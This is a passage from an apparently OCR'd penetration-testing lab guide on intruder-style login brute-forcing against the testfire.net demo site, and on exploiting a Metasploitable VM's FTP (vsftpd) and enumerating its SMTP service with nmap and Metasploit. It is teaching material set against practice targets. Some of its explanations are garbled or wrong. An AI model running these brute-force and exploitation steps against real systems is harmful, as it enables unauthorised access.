




Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=8B177D6A2501E82353329357AC504457
Upgrade-Insecure-Requests: 1
uid=§admin§&passw=§df$11k§&btnSubmit=§Login§
Search...
0 matches
Clear
4 payload positions
Length: 577



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=8B177D6A2501E82353329357AC504457
Upgrade-Insecure-Requests: 1
uid=admin&passw=df$11k&btnSubmit=Login
Search...
0 matches
Clear
0 payload positions
Length: 569



Step 4: Set the payload right now. pick a payload size of 2 and a simple list as the payload format. Give any four random usernames the true username and password immediately. A variety of lengths will show after selecting the "Start Attack" option. The real username and password are longer than this one.


Payload Sets
Payload Options [Simple list]
Payload Processing
Payload Encoding


Burp Suite Community Edition v2022.9.6 - Temporary Project
Payload Sets
Payload Options [Simple list]
Payload Processing
Payload Encoding




4. Perform Exploiting Metasploit.

a) Exploiting Metasploit using FTP

The metasploitable is exploited in this attack via the FTP port.


Step 1: Start Kali Linux and Metasploit at the same time. Use the ifconfig and nbtscan commands to get the ip addresses of the kali and metasploit table machines.




Step 2: Start the database, verify its status, and start the database.

Step 3: Using the nmap utility, verify the system version. the keystrokes for nmap -sV 192.168.56.101. By executing this command, we may find out the version, the port's status, and the different services.


Step 4: As the ftp port will be used for the attack, we must first check it for vulnerabilities. Enter the command nmap -p 21 - -script vuln 192.168.56.101 to do this. We will be able to identify the vulnerabilities as a result.




Step 5: We now need to use the meta sploit tool, thus we must launch msfconsole and enter the command search vsftpd.




Step 6: Copy the route indicated there, as it is the route through which we can access the machine. With the pathname, type the command.



Step 7: Now we need to set the rhost and the payload for the exploitation, as seen in the figure below.




Step 8: After that, execute the command exploit. Use the whoami command to determine which directory you are currently in once you have successfully signed in to the target machine's kernel.





b) Exploiting Metasploit using SMTP

Step 1: Use the ifconfig command and nmap to find the IP address of each system after opening Kali Linux and the Metasploitable.




Step 2: Use the nmap -p 25 192.168.56.101 command to then scan the port smtp for all information.





Step 3: Run the Metasploit software and enter the command search smtp in the msfconsole.



Step 4: Take Route 25 to use it right away. Use the command use 25. which will have a path that concludes in "smtp enum".

Step 5: The RHOSTS should now be set to the metasploitable IP address.


```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

